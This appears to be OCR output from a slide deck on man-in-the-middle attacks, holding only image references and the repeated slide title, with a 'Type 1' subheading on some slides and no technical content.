
Man in the Middle (MITM) Attacks




Man in the Middle (MITM) Attacks



Man in the Middle (MITM) Attacks




Man in the Middle (MITM) Attacks




Man in the Middle (MITM) Attacks

Type 1




Man in the Middle (MITM) Attacks

Type 1




Man in the Middle (MITM) Attacks

Type 1



